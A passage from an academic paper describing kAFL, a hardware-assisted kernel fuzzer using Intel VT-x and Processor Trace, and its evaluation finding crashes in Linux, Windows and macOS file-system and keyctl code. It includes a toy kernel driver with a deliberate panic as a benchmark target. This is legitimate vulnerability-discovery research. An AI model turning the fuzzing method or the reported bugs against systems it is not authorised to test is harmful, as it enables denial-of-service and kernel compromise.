Every commonly used x86-64 OS uses a *split virtual memory layout*: The kernel is commonly located at the upper half of each virtual memory space, whereas each user mode process memory is located in the lower half. For example, the virtual memory space of Linux is typically split into kernel space (upper half) and user space (lower half) each with a size of 2^{47} due to the 48-bit virtual address limit of current x86-64 CPUs. Hence, the kernel memory is mapped to any virtual address space and therefore it is located *always* at the same virtual address. If an user mode process executes the `syscall`/`sysenter` instruction for kernel interaction or causes an exception that has to be handled by the OS, the OS will keep the current CR3 value and thus does not switch the virtual memory address space. Instead, the current virtual memory address space is reused and the kernel handles the current user mode process related task within the same address space.

2.2 Intel VT-x

The kernel fuzzing approach introduced in this paper relies on modern x86-64 hardware virtualization technology. Hence, we provide a brief overview of Intel's hardware virtualization technology, Intel VT-x.

We differentiate between three kinds of CPUs: physical CPUs, logical CPUs, and virtual CPUs (vCPUs). A physical CPU is a CPU that is implemented in hardware. Most modern CPUs support mechanisms to increase multithreading performance without additional physical CPU cores on the die (e.g., *Intel Hyper-Threading*). In this case, there are multiple logical CPUs on one physical CPU. These different logical CPUs share the physical CPU and, thus, only one of them can be active at a time. However, the execution of the different logical CPUs is interleaved by the hardware and therefore the available resources can be utilized more efficiently (e.g., one logical CPU uses the arithmetic logic unit while another logical CPU waits for a data fetch) and the operating system can reduce the scheduling overhead. Each logical CPU is usually treated like a whole CPU by the operating system. Finally, it is possible to create multiple hardware-supported virtual machines (VMs) on a single logical CPU. In this case, each VM has a set of its own vCPUs.

The virtualization role model is divided into two components: the virtual machine monitor (VMM) and the VM. The VMM, also named *hypervisor* or *host*, is privileged software that has full control over the physical CPU and provides virtualized guests with restricted access to physical resources. The VM, also termed *guest*, is a piece of software that is transparently executed within the virtualized context provided by the VMM.

To provide full hardware-assisted virtualization support, Intel VT-x adds two additional execution modes to the well-known protection ring based standard mode of execution. The default mode of executions is called *VMX OFF*. It does not implement any hardware virtualization support. When using hardware-supported virtualization, the CPU switches into the *VMX ON* state and distinguishes between two different execution modes: the higher-privileged mode of the hypervisor (VMX root or VMM), and the lower privileged execution mode of the virtual machine guest (VMX non-root or VM).

When running in guest mode, several privileged actions or reasons (execution of restricted instructions, expired VMX-preemption timer, or access to certain emulated devices) in the VM guest will trigger a VM-Exit event and transfer control to the hypervisor. This way, it is possible to run arbitrary software that expects privileged access to the hardware (such as an OS) inside a VM. At the same time, a higher authority can meditate and control the operations performed with a small performance overhead.

To create, launch, and control a VM, the VMM has to use a virtual machine control structure (VMCS) for each vCPU [28]. The VMCS contains all essential information about the current state and how to perform VMX transitions of the vCPU.

2.3 Intel Processor Trace

With the fifth generation of Intel Core processors (Broadwell architecture), Intel has introduced a new processor feature called *Intel Processor Trace (Intel PT)* to provide execution and branch tracing information. Unlike other branch tracing technologies such as *Intel Last Branch Record (LBR)*, the size of the output buffer is no longer strictly limited by special registers. Instead, it is only limited by the size of the main memory. If the output target is repeatedly and timely emptied, we can create traces of arbitrary length. The processor's output format is packet-oriented and separated into two different types: general execution information and control flow information packets. Intel PT produces various types of control flow related packet types during runtime. To obtain control-flow information from the trace data, we require a decoder. The decoder needs the traced software to interpret the packets that contain the addresses of conditional branches.

Intel specifies five types of control flow affecting instructions called *Change of Flow Instruction (CoFI)*. The execution of different CoFI types results in different sequences of flow information packets. The three CoFI types relevant to our work are:

1. **Taken-Not-Taken (TNT):** If the processor executes any conditional jump, the decision whether this jump was taken or not is encoded in a TNT packet.

2. **Target IP (TIP):** If the processor executes an indirect jump or transfer instruction, the decoder will not be able to recover the control flow. Therefore, the processor produces a TIP packet upon the execution of an instruction of the type `indirect branch`, `near ret` or `far transfer`. These TIP packets store the corresponding target instruction pointer executed by the processor after the transfer or jump has occurred.

3. **Flow Update Packets (FUP):** Another case where the processor must produce a hint packet for the software decoder are asynchronous events such as interrupts or traps. These events are recorded as FUPs and usually followed by a TIP to indicate the following instruction.

To limit the amount of trace data generated, Intel PT provides multiple options for runtime filtering. Depending on the given processor, it might be possible to configure multiple ranges for instruction-pointer filtering (*IP Filter*). In general, these filter ranges only affect virtual addresses if paging is enabled; this is always the case in x86-64 long-mode. Therefore, it is possible to limit trace generation to selected ranges and thus avoid huge amounts of superfluous trace data. In accordance to the IP filtering mechanism, it is possible to filter traces by the current privilege level (CPL) of the protection ring model (e.g ring 0 or ring 3). This filter allows us to select only the user mode ($CPL > 0$) or kernel mode ($CPL = 0$) activity. kAFL utilizes this filter option to limit tracing explicitly to kernel mode execution. In most cases, the focus of tracing is not the whole OS within all user mode processes and their kernel interactions. To limit trace data generation to one specific virtual memory address space, software can use the *CR3 Filter*. Intel PT will only produce trace data if the CR3 value matches the configured filter value. The CR3 register contains the pointer to the current page table. The value of the CR3 register can thus be used to filter code executed on behalf of a certain ring 3 process, even in ring 0 mode.

Intel PT supports various configurable target domains for output data. kAFL focuses on the Table of Physical Addresses (ToPA) mechanism that enables us to specify multiple output regions: Every ToPA table contains multiple *ToPA entries*, which in turn contain the physical address of the associated memory chunk used to store trace data. Each ToPA entry contains the physical address, a size specifier for the referred memory chunk in physical memory, and multiple type bits. These type bits specify the CPU's behavior on access of the ToPA entry and how to deal with filled output regions.

3 System Overview

We now provide a high-level overview of the design of an OS-independent and hardware-assisted feedback fuzzer before presenting the implementation details of our tool called kAFL in Section 4.

Our system is split into three components: the fuzzing logic, the VM infrastructure (modified versions of QEMU and KVM denoted by QEMU-PT and KVM-PT), and the user mode agent. The fuzzing logic runs as a ring 3 process on the host OS. This logic is also referred to as kAFL. The VM infrastructure consists of a ring 3 component (QEMU-PT) and a ring 0 component (KVM-PT). This facilitates communication between the other two components and makes the Intel PT trace data available to the fuzzing logic. In general, the guest only communicates with the host via hypercalls. The host can then read and write guest memory and continues VM execution once the request has been handled. A overview of the architecture can be seen in Figure 1.




Figure 1: High-level overview of the kAFL architecture. The setup process (①-③) is not shown.

We now outline the events and communication that take place during a fuzz run, as depicted in Figure 2. When the VM is started, the first part of the user mode agent (the loader) uses the hypercall `HC_SUBMIT_PANIC` to submit the address of the kernel panic handler (or the *BugCheck* kernel address in Windows) to QEMU-PT ①. QEMU-PT then patches a hypercall calling routine at the address of the panic handler. This allows us to get notified and react fast to crashes in the VM (instead of waiting for timeouts / reboots).

Then the loader uses the hypercall `HC_GET_PROGRAM` to request the actual user mode agent and starts it ②. Now the loader setup is complete and the fuzzer begins its initialization. The agent triggers a `HC_SUBMIT_CR3` hypercall that will be handled by KVM-PT. The hypervisor extracts the CR3 value of the currently running process and hands it over to QEMU-PT for filtering ③. Finally, the agent uses the hypercall `HC_SUBMIT_BUFFER` to inform the host at which address it expects its inputs. The fuzzer setup is now finished and the main fuzzing loop starts.

During the main loop, the agent requests a new input using the `HC_GET_INPUT` hypercall ④. The fuzzing logic produces a new input and sends it to QEMU-PT. Since QEMU-PT has full access to the guest's memory space, it can simply copy the input into the buffer specified by the agent. Then it performs a VM-Entry to continue executing the VM ⑤. At the same time, this VM-Entry event enables the PT tracing mechanism. The agent now consumes the input and interacts with the kernel (e.g., it interprets the input as a file system image and tries to mount it ⑥). While the kernel is being fuzzed, QEMU-PT decodes the trace data and updates the bitmap on demand. Once the interaction is finished and the kernel handed control back to the agent, the agent notifies the hypervisor via a `HC_FINISHED` hypercall. The resulting VM-Exit stops the tracing and QEMU-PT decodes the remaining trace data ⑦. The resulting bitmap is passed




Figure 2: Overview of the kAFL hypercall interaction.

to the logic for further processing ⑧. Afterwards, the agent can continue to run any untraced clean-up routines before issuing another HC_GET_INPUT to start the next loop iteration.

3.1 Fuzzing Logic

The fuzzing logic is the command and controlling component of kAFL. It manages the queue of interesting inputs, creates mutated inputs, and schedules them for evaluation. In most aspects, it is based on the algorithms used by AFL. Similarly to AFL, we use a bitmap to store basic block transitions. We gather the AFL bitmap from the VMs through an interface to QEMU-PT and decide which inputs triggered interesting behaviour. The fuzzing logic also coordinates the number of VMs spawned in parallel. One of the bigger design differences to AFL is that kAFL makes extensive use of multiprocessing and parallelism, where AFL simply spawns multiple independent fuzzers which synchronize their input queues sporadically[1]. In contrast, kAFL executes the deterministic stage in parallel, and all threads work on the most interesting input. A significant amount of time is spent in tasks that are not CPU-bound (such as guests that delay execution). Therefore, using many parallel processes (upto 5-6 per CPU core) drastically improves performance of the fuzzing process due to a higher CPU load per core. Lastly, the fuzzing logic communicates with the user interface to display current statistics in regular intervals.

[1]AFL recently added experimental support for distributing the deterministic stage, see https://github.com/mirrorer/afl/blob/master/docs/parallel_fuzzing.txt#L60-L66.

3.2 User Mode Agent

We expect a user mode agent to run inside the virtualized target OS. In principle, this component only has to synchronize and gather new inputs by the fuzzing logic via the hypercall interface and use it to interact with the guest's kernel. Example agents are programs that try to mount inputs as file system images, pass specific files such as certificates to kernel parser or even execute a chain of various syscalls.

In theory, we only need one such component. In practice, we use two different components: The first program is the *loader component*. Its job is to accept an arbitrary binary via the hypercall interface. This binary represents the *user mode agent* and is executed by the loader component. Additionally, the loader component will check if the agent has crashed (which happens often in case of syscall fuzzing) and restarts it if necessary. This setup has the advantage that we can pass any binary to the VM and reuse VM snapshots for different fuzzing components.

3.3 Virtualization Infrastructure

The fuzzing logic uses QEMU-PT to interact with KVM-PT to spawn the target VMs. KVM-PT allows us to trace individual vCPUs instead of logical CPUs. This component configures and enables Intel PT on the respective logical CPU before the CPU switches to guest execution and disables tracing during the VM-Exit transition. This way, the associated CPU will only provide trace data of the virtualized kernel itself. QEMU-PT is used to interact with the KVM-PT interface to configure and toggle Intel PT from user space and access the output buffer to decode the trace data. The

decoded trace data is directly translated into a stream of addresses of executed *conditional branch instructions*. Moreover, QEMU-PT also filters the stream of executed addresses—based on previous knowledge of non-deterministic basic blocks—to prevent false-positive fuzzing results, and makes those available to the fuzzing logic as AFL-compatible bitmaps. We use our own custom Intel PT decoder to cache disassembly results, which leads to significant performance gains compared to the off-the-shelf solution provided by Intel.

3.4 Stateful and Non-Deterministic Code

Tracing operating systems results in a significant amount of non-determinism. The largest source of non-deterministic basic block transitions are interrupts, which can occur at any point in time. Additionally, our implementation does not reset the whole state after each execution since reloading the VM from a memory snapshot is costly. Thus we have to deal with the stateful and asynchronous aspects of the kernel. An example for stateful code might be a simple call to `kmalloc()`: Depending on the number of previous allocations, `kmalloc()` might simply return a fresh pointer or map a whole range of pages and update a significant amount of metadata. We use two techniques to deal with these challenges.

The first one is to filter out interrupts and the transition caused while handling interrupts. This is possible using the Intel PT trace data. If an interrupt occurs, the processor emits a TIP instruction since the transfer is not visible in the code. To avoid confusion during an interrupt occurring at an indirect control flow instruction, the TIP packet is marked with FUP (flow update packet) to indicate an asynchronous event. After identifying such a signature, the decoder will drop all basic blocks visited until the corresponding `iret` instruction is encountered. To link the interrupts with their corresponding `iret`, we track all interrupts on a simple call stack. This mechanism is necessary since the interrupt handler may itself be interrupted by another interrupt.

The second mechanism is to blacklist any basic block that occurs non-deterministically. Each time we encounter a new bit in the AFL bitmap, we re-run the input several times in a row. Every basic block that does not show up in all of the trials will be marked as non-deterministic and filtered from further processing. For fast access, the results are stored in a bitmap of blacklisted basic block addresses. During the AFL bitmap translation, any transition hash value—which combines the current basic block address and the previous basic block address—involving a blacklisted block will be skipped.

3.5 Hypercalls

Hypercalls are a feature introduced by virtualization. On Intel platforms, hypercalls are triggered by the `vmcall` instruction. Hypercalls are to VMMs as syscalls are to kernels. If any ring 3 process or the kernel in the VM executes a `vmcall` instruction, a VM-Exit event is triggered and the VMM can decide how to process the hypercall. We patched KVM-PT to pass through our own set of hypercalls to the fuzzing logic if a magic value is passed in `rax` and the appropriate hypercall-ID is set in `rbx`. Additionally, we also patched KVM-PT to accept hypercalls from ring 3. Arguments for specific hypercalls are passed through `rcx`. We use this mechanism to define an interface that user mode agent can use to communicate with the fuzzing logic. One example hypercall is `HC_SUBMIT_BUFFER`. Its argument is a guest pointer that is stored in `rcx`. Upon executing the `vmcall` instruction, a VM-Exit is triggered and QEMU-PT stores the buffer pointer that was passed. It will later copy the new input data into this buffer (see step ⑤ in Figure 2). Finally, the execution of the VM is continued.

```
cli
mov rax, KAFL_MAGIC_VALUE
mov rbx, HC_CRASH
mov rcx, 0x0
vmcall
```

Listing 1: Hypercall crash notifier.

Another use case for this interface is to notify the fuzzing logic when a crash occurs in the target OS kernel. In order to do so, we overwrite the kernel crash handler of the OS with a simple hypercall routine. The injected code is shown in Listing 1 and displays how the hypercall interface is used on the assembly level. The `cli` instruction disables all interrupts to avoid any kind of asynchronous interference during the hypercall routine.

4 Implementation Details

Based on the design outlined in the previous section, we built a prototype of our approach called kAFL. In the following, we describe several implementation details. The source code of our reference implementation is available at `https://github.com/RUB-SysSec/kAFL`.

4.1 KVM-PT

Intel PT allows us to trace branch transitions without patching or recompiling the targeted kernel. To the best of our knowledge, no publicly available driver is able to trace only guest executions of a single vCPU using Intel PT for long periods of time. For instance, Simple-PT [29] does not support long-term tracing by design. The

perf-subsystem [5] supports tracing of VM guest operations and long-term tracing. However, it is designed to trace logical CPUs, not vCPUs. Even if VMX execution is traced, the data would be associated with logical CPUs and not with vCPUs. Hence, the VMX context must be reassembled, which is a costly task.

To address these shortcomings, we developed KVM-PT. It allows us to trace vCPUs for an indefinite amount of time without any scheduling side effects or any loss of trace data due to overflowing output regions. The extension provides a fast and reliable trace mechanism for KVM vCPUs. Moreover, this extension exposes, much like KVM, an extensive user mode interface to access this tracing feature from user space. QEMU-PT utilizes this novel interface to interact with KVM-PT and to access the resulting trace data.

4.1.1 vCPU Specific Traces

To enable Intel PT, software that runs within ring 0 (in our case KVM-PT) has to set the corresponding bit of a model specific register (MSR) (IA32_RTIT_CTL_MSR.TraceEn) [28]. After tracing is enabled, the logical CPU will trace any executed code if it satisfies the configured filter options. The modification has to be done before the CPU switches from the host context to the VM operation; otherwise the CPU will execute guest code and is technically unable to modify any host MSRs. The inverse procedure is required after the CPU has left the guest context. However, enabling or disabling Intel PT manually will also yield a trace containing the manual MSR modification. To prevent the collection of unwanted trace data within the VMM, we use the MSR autoload capabilities of Intel VT-x. MSR autoloading can be enabled by modifying the corresponding entries in the VMCS (e.g., *VM_ENTRY_CONTROL_MSR* for VM-entries). This forces the CPU to load a list of preconfigured values for defined MSRs after either a VM-entry or VM-exit has occurred. By enabling tracing via MSR autoloading, we only gather Intel PT trace data for one specific vCPU.

4.1.2 Continuous Tracing

Once we have enabled Intel PT, the CPU will write the resulting trace data into a memory buffer until it is full. The physical addresses of this buffer and how to handle full buffers is specified by an array of data structures called Table of Physical Addresses (ToPA) entries.

The array can contain multiple entries and has to be terminated by a single END entry ③. There are two different ways the CPU can handle an overflow: It can stop the tracing (while continuing the execution—thus resulting in incomplete traces) or it can raise an interrupt. This interrupt causes a VM-exit since it is not maskable. We catch the interrupt on the host and consume the trace data. Finally, we reset the buffers and continue with the VM execution. Unfortunately, this interrupt might be raised at an unspecified time after the buffer was filled[2]. Our configuration of the ToPA entries can be seen in Figure 3. To avoid losing trace data, we use two different ToPA entries. The first one is the main buffer ①. Its overflow behavior is to trigger the interrupt. Once the main buffer is filled, a second entry is used until the interrupt is actually delivered. The ToPA specifies another smaller buffer ②. Overflowing the second buffer would lead to the stop of the tracing. To avoid the resulting data loss, we chose the second buffer to be about four times larger than the largest overflowing trace we have ever seen in our tests (4 KB).




Figure 3: KVM-PT ToPA configuration.

In case the second buffer also overflows, the following trace will contain a packet indicating that some data is missing. In that case the size of the second buffer can simply be increased. This way, we manage to obtain precise traces for any amount of trace data.

4.2 QEMU-PT

To make use of the KVM extension KVM-PT, an user space counterpart is required. QEMU-PT is an extension of QEMU and provides full support for KVM-PT's user space interface. This interface provides mechanisms to enable, disable, and configure Intel PT at runtime as well as a periodic ToPA status check to avoid overruns. KVM-PT is accessible from user mode via ioctl() commands and an mmap() interface.

In addition to being a userland interface to KVM-PT, QEMU-PT includes a component that decodes trace data into a form more suitable for the fuzzing logic: We decode the Intel PT packets and turn them into an AFL-like bitmap.

4.2.1 PT Decoder

Extensive kernel fuzzing may generate several hundreds of megabytes of trace data per second. To deal with

[2]This is due to the current implementation of this interrupt. Intel specifies the interrupt as *not precise*, which means it is likely that further data will be written to the next buffer or tracing will be terminated and data will be discarded.




Figure 4: Overview of the pipeline that converts Intel PT traces to kAFL bitmaps.

such large amounts of incoming data, the decoder must be implemented with a focus on efficiency. Otherwise, the decoder may become the major bottleneck during the fuzzing process. Nevertheless, the decoder must also be precise, as inaccuracies during the decoding process would result in further errors. This is due to the nature of Intel PT decoding since the decoding process is sequential and is affected by previously decoded packets.

To ease efforts to implement an Intel PT software decoder, Intel provides its own decoding engine called `libipt` [4]. `libipt` is a general-purpose Intel PT decoding engine. However, it does not fit our purposes very well because `libipt` decodes trace data in order to provide execution data and flow information. Furthermore, `libipt` does not cache disassembled instructions and has performed poorly in our use cases.

Since kAFL only relies on flow information and the fuzzing process is repeatedly applied to the same code, it is possible to optimize the decoding process. Our Intel PT software decoder acts like a *just-in-time decoder*, which means that code sections are only considered if they are executed according to the decoded trace data. To optimize further look-ups, all disassembled code sections are cached. In addition, we simply ignore packets that are not relevant for our use case.

Since our PT decoder is part of QEMU-PT, trace data is directly processed if the ToPA base region is filled. The decoding process is applied in-place since the buffer is directly accessible from user space via `mmap()`. Unlike other Intel PT drivers, we do not need to store large amounts of trace data in memory or on storage devices for post-mortem decoding. Eventually, the decoded trace data is translated to the AFL bitmap format.

4.3 AFL Fuzzing Logic

We give a brief description of the fuzzing parts of AFL because the logic we use to perform scheduling and mutations closely follows that of AFL. The most important aspect of AFL is the bitmap used to trace which basic block transitions where encountered. Each basic block has a randomly assigned ID, and each transition from basic block A to another basic block B is assigned an offset into the bitmap according to the following formula:

$$(id(A)/2 \oplus id(B))\ \%\ \texttt{SIZE_OF_BITMAP}$$

Instead of the compile-time random, kAFL uses the addresses of the basic blocks. Each time the transition is observed, the corresponding byte in the bitmap is incremented. After finishing the fuzzing iteration, each entry of the bitmap is rounded such that only the highest bit remains set. Then the bitmap is compared with the global static bitmap to see if any new bit was found. If a new bit was found, it is added to the global bitmap and the input that triggered the new bit is added to the queue. When a new interesting input is found, a deterministic stage is executed that tries to mutate each byte individually.

Once the deterministic stage is finished, the non-deterministic phase is started. During this non-deterministic phase, multiple mutations are performed at random locations. If the deterministic phase finds new inputs, the non-deterministic phase will be delayed until all deterministic phases of all interesting inputs have been performed. If an input triggers an entirely new transition (as opposed to a change in the number of times the transition was taken), it will be favored and fuzzed with a higher priority.

5 Evaluation

Based on our implementation, we now describe the different fuzzing campaigns we performed to evaluate kAFL. We evaluate kAFL's fuzzing performance across different platforms. Section 5.5 provides an overview of all reported vulnerabilities, crashes, and bugs that were found during the development process of kAFL. We also evaluate kAFL's ability to find a previously known vulnerability. Finally, in Section 5.6 the overall fuzzing performance of kAFL is compared to *ProjectTriforce*, the only other OS-independent feedback fuzzer available. TriforceAFL is based on the emulation backend of QEMU instead of hardware-assisted virtualization and Intel PT. The performance overhead of KVM-PT is discussed in Section 5.7. Additionally, a performance comparison of our PT decoder and an Intel implementation of a software decoder is given in Section 5.8.

If not stated otherwise, the benchmarks were performed on a desktop system with an Intel i7-6700 processor and 32GB DDR4 RAM. To avoid distortions due

to poor I/O performance, all benchmarks are performed on a RAM disk. Similar to AFL, we consider a crashing input to be *unique* if it triggered at least one basic block transition which has not been triggered by any previous crash (i.e., the bitmap contains at least one new bit). Note this does not imply that the underlying bugs are truly unique.

5.1 Fuzzing Windows

We implemented a small Windows 10 specific user mode agent that mounts any data chunk (fuzzed payload) as NTFS-partitioned volume (289 lines of C code). We used the *Virtual Hard Disk* (VHD) API and various IOCTLS to mount and unmount volumes programmatically [31, 32]. Unfortunately, mounting volumes is a slow operation under Windows and we only managed to achieve a throughput of 20 executions per second. Nonetheless, kAFL managed to find a crash in the NTFS driver. The fuzzer ran for 4 days and 14 hours and reported 59 unique crashes, all of which were division by zero crashes. After manual investigation we suspect that there is only one unique bug. While it does not allow code execution, it is still a denial-of-service vulnerability, as for example, a USB stick with that malicious NTFS volume plugged into a critical system will crash that system with a blue screen. It seems that we only scratched the surface and NTFS was not thoroughly fuzzed yet. Hence, we assume that the NTFS driver under Windows is a valuable target for coverage-based feedback fuzzing.

Furthermore, we implemented a generic system call (syscall) fuzzing agent that simply passes a block of data to a syscall by setting all registers and the top stack region (55 lines of C and 46 lines of assembly code). This allows to set parameters for a syscall with a fuzzing payload *independent* of the OS ABI. The same fuzzer can be used to attack syscalls on different operation systems such as Linux or macOS. However, we evaluated it against the Windows kernel given the proprietary nature of this OS. We did not find any bugs in 13 hours of fuzzing with approx 6.3M executions since many syscalls cause the userspace agent to terminate: Due to the coverage-guided feedback, kAFL quickly learned how to generate payloads to execute valid syscalls, and this led to the unexpected execution of user mode callbacks via the kernel within the fuzzing agent. These crashes require rather expensive restarts of the agent and therefore we only achieved approx. 134 executions per second, while normally kAFL achieves a throughput of 1,000 to 4,000 tests per second (see Section 5.2). Additionally, the Windows syscall interface has already received much attention by the security community.




Figure 5: Fuzzing the ext4 kernel module for 32 hours.

5.2 Fuzzing Linux

We implemented a similar agent for Linux, which mounts data as ext4 volumes (66 lines of C code). We started the fuzz campaign with a minimal 64KB ext4 image as initial input. However, we configured the fuzzer such that it only fuzzes the first two kilobytes during the deterministic phase. In contrast to Windows, the Linux mount process is very fast, and we reached 1,000 to 2,000 tests per second on a Thinkpad laptop with a i7-6700HQ@2.6GHz CPU and 32GB RAM. Due to this high performance, we obtained significantly better coverage and managed to discover 160 unique crashes and multiple (confirmed) bugs in the ext4 driver during a twelve-day fuzzing campaign. Figure 5 shows the first 32 hours of another fuzzing run. The fuzzing process was still finding new paths and crashes on a fairly regular basis after 32 hours. An interesting observation is that there was no new coverage produced between hours 16 and 25, yet the number of inputs increased due a higher number of loop iterations. After hour 25, a truly new input was found that unlocked significant parts of the codebase.

5.3 Fuzzing macOS

Similarly to Windows and Linux, we targeted multiple file systems for macOS. So far, we found approximately 150 crashes in the HFS driver and manually confirmed that at least three of them are unique bugs that lead to a kernel panic. Those bugs can be triggered by unprivileged users and, therefore, could very well be abused for local denial-of-service attacks. One of these bugs seems to be a use-after-free vulnerability that leads to full control of the `rip` register. Additionally, kAFL found 220 unique crashes in the APFS kernel extension. All 3 HFS vulnerabilities and multiple APFS flaws have been reported to Apple.

5.4 Rediscovery of Known Bugs

We evaluated kAFL on the `keyctl` interface, which allows a user space program to store and manage various kinds of key material in the kernel. More specifically, it features a DER (see RFC5280) parser to load certificates. This functionality had a known bug (CVE-2016-0758[3]). We tested kAFL against the same interface on a vulnerable kernel (version 4.3.2). kAFL was able to uncover the same problem and one additional previously unknown bug that was assigned CVE-2016-8650[4]. kAFL managed to trigger 17 unique KASan reports and 15 unique panics in just one hour of execution time. During this experiment, kAFL generated over 34 million inputs, found 295 interesting inputs, and performed nearly 9,000 executions per second. This experiment was performed while running 8 processes in parallel.

5.5 Detected Vulnerabilities

During the evaluation, kAFL found more than a thousand unique crashes. We evaluated some manually and found multiple security vulnerabilities in all tested operating systems such as Linux, Windows, and macOS. So far, eight bugs were reported and three of them were confirmed by the maintainers:

- Linux: keyctl Null Pointer Dereference[5] (CVE-2016-8650[6])
- Linux: ext4 Memory Corruption[7]
- Linux: ext4 Error Handling[8]
- Windows: NTFS Div-by-Zero[9]
- macOS: HFS Div-by-Zero[10]
- macOS: HFS Assertion Fail[10]
- macOS: HFS Use-After-Free[10]
- macOS: APFS Memory Corruption[10]

Red Hat has assigned a CVE number for the first reported security flaw, which triggers a null pointer deference and a partial memory corruption in the kernel ASN.1 parser if an RSA certificate with a zero exponent is presented. For the second reported vulnerability, which triggers a memory corruption in the ext4 file system, a mainline patch was proposed. The last reported Linux vulnerability, which calls in the ext4 error handling routine `panic()` and hence results in a kernel panic, was at the time of writing not investigated any further. The NTFS bug in Windows 10 is a non-recoverable error condition which leads to a blue screen. This bug was reported to Microsoft, but has not been confirmed yet. Similarly, Apple has not yet verified or confirmed our reported macOS bugs.

[3] `https://access.redhat.com/security/cve/cve-2016-0758`
[4] `https://access.redhat.com/security/cve/cve-2016-8650`
[5] `http://seclists.org/fulldisclosure/2016/Nov/76`
[6] `https://access.redhat.com/security/cve/cve-2016-8650`
[7] `http://seclists.org/fulldisclosure/2016/Nov/75`
[8] `http://seclists.org/bugtraq/2016/Nov/1`
[9] Reported to Microsoft Security.
[10] Reported to Apple Product Security.

5.6 Fuzzing Performance

We compare the overall performance of kAFL across different operating systems. To ensure comparable results, we created a simple driver that contains a JSON parser based on `jsmn`[11] for each aforementioned operating system and used it to decode user input (see Listing 2). If the user input is a JSON string starting with `"KAFL"`, a crash is triggered. We traced both the JSON parser as well as the final check. This way kAFL was able to learn correct JSON syntax. We measured the time used to find the crash, the number of executions per second, and the speed for new paths to be discovered on all three target operating systems.

```
1  jsmn_parser parser;
2  jsmntok_t tokens[5];
3  jsmn_init(&parser);
4
5  int res=jsmn_parse(&parser, input, size, tokens, 5);
6  if(res >= 2){
7      if(tokens[0].type == JSMN_STRING){
8          int json_len = tokens[0].end - tokens[0].
               start;
9          int s = tokens[0].start;
10         if(json_len > 0 && input[s+0] == 'K'){
11         if(json_len > 1 && input[s+1] == 'A'){
12         if(json_len > 2 && input[s+2] == 'F'){
13         if(json_len > 3 && input[s+3] == 'L'){
14             panic(KERN_INFO "KAFL...\n");
15     }}}}}
16 }
```

Listing 2: The JSON parser kernel module used for the coverage benchmarks.

We performed five repeated experiments for each operating system. Additionally we tested TriforceAFL with the Linux target driver. TriforceAFL is unable to fuzz Windows and macOS. To compare TriforceAFL with kAFL, the associated *TriforceLinuxSyscallFuzzer* was slightly modified to work with our vulnerable Linux kernel module. Unfortunately, it was not possible to compare kAFL against Oracle's file system fuzzer [34] due to technical issues with its setup.

During each run, we fuzzed the JSON parser for 30 minutes. The averaged and rounded results are displayed in Table 1. As we can see, the performance of kAFL is very similar across different systems. It should be remarked that the variance in this experiment is rather high

[11] http://zserge.com/jsmn.html

	Execs/Sec (1 Process)	Execs/Sec (8 Processes)	Time to Crash (1 Process)	Time to Crash (8 Processes)	Paths/Min (1 Process)	Paths/Min (8 Processes)
TriforceAFL	150	320	-[a]	-[a]	10.08	-[b]
Linux (initramfs)	3000	5700	7:50	6:00	15.84	15.62
Debian 8	3000	5700	4:55	6:30	16.20	16.00
Debian 8 (KASan)	4300	5700	9:20	6:00	16.22	15.90
macOS (10.12.4)	5100	8100	7:43	5:10	14.50	15.06
Windows 10	4300	8700	4:14	4:50	11.50	12.02

[a] Not found during 30-minute experiments.

[b] This value cannot be obtained since TriforceAFL does not synchronize in such short time frames.

Table 1: kAFL and TriforceAFL fuzzing performance on the JSON sample driver.




Figure 6: Coverage comparison of kAFL (initramfs) and TriforceAFL. kAFL takes less than 3 minutes to find the same number of paths as TriforceAFL does in 30 minutes (each running 1 process).

and explains some of the surprising results. This is due to the stochastic nature of fuzzing, since each fuzzer finds vastly different paths, some of which may take significantly longer to process, especially crashing paths and loops. One example for high variance is the fact that on Debian 8 (initramfs), the multiprocessing configuration on average needed more time to find the crash than one process.

TriforceAFL We used the JSON driver to compare kAFL and TriforceAFL with respect to execution speed and code coverage. However, the results where biased heavily in two ways: TriforceAFL did not manage to find a path that triggers the crash within 30 minutes (usually it takes approximately 2 hours), making it very hard to compare the code coverage of kAFL and TriforceAFL. The number of discovered paths is not a good indicator for the amount of coverage: With increasing running time, it becomes more difficult to discover new paths. Secondly, the number of executions per second is also biased by slower and harder to reach paths and especially crashing inputs. The coverage reached over time can be seen in Figure 6. It is obvious from the figure that kAFL found a significant number of paths that are very hard to




Figure 7: Raw execution performance comparison.

reach for TriforceAFL. kAFL mostly stops finding new paths around the 10-15 minute mark, because the target driver simply doesn't contain any more paths to be uncovered. Therefore, the coverage value in Table 1 (stated as *Paths/Min*) is limited to the first 10 minutes of each 30-minute run.

We also compare raw execution performance instead of overall fuzzing performance, which is biased because of the execution of different paths, the sampling process for the non-determinism-filter, and various synchronization mechanisms. Especially on smaller inputs, these factors disproportionately affect the overall fuzzing performance. To avoid this, we compared the performance during the first havoc stage. Figure 7 shows the raw execution performance of kAFL compared to TriforceAFL during this havoc phase. kAFL provides up to 54 times better performance compared to TriforceAFL's QEMU CPU emulation. Slightly lower performance boosts are seen in single-process execution (48 times faster).

syzkaller We did not perform a performance comparison against syzkaller [10]. This has two reasons: First of all, syzkaller is a highly specific syscall fuzzer that encodes a significant amount of domain knowledge and is therefore not applicable to other domains such as filesystem images. On the other hand, syzkaller would most likely generate a significantly higher code coverage even without any feedback since it knows how to generate




Figure 8: Overhead for compiling QEMU-2.6.0 in a traced VM.




Figure 9: kAFL and ptxed decoding time on multiple copies of the same trace (kAFL is up to 30 times faster).

valid syscalls and hence is able to trigger valid paths without any learning. Therefore, the coverage comparison would be highly misleading unless we implement the same syscall logic; a task that is out of the scope of this paper. Additionally, the coverage collection via kcov is highly specific to Linux and not applicable to closed-source targets.

5.7 KVM-PT Overhead

Our KVM extension KVM-PT adds overhead to the raw execution of KVM. Therefore, the performance overhead was compared with several KVM-PT setups on an i5-6500@3.2Ghz desktop system with 8GB DDR4 RAM. This includes KVM-PT in combination with the PT decoder, KVM-PT without the PT decoder but processing frequent ToPA state checks, and KVM-PT without any ToPA consideration. For this benchmark, a 13MB kernel code range was configured via IP filtering ranges and traced with one of the aforementioned setups of KVM-PT. These benchmarks consider only the kernel core, but neither considers any kernel module. During KVM-PT execution only supervisor mode was traced.

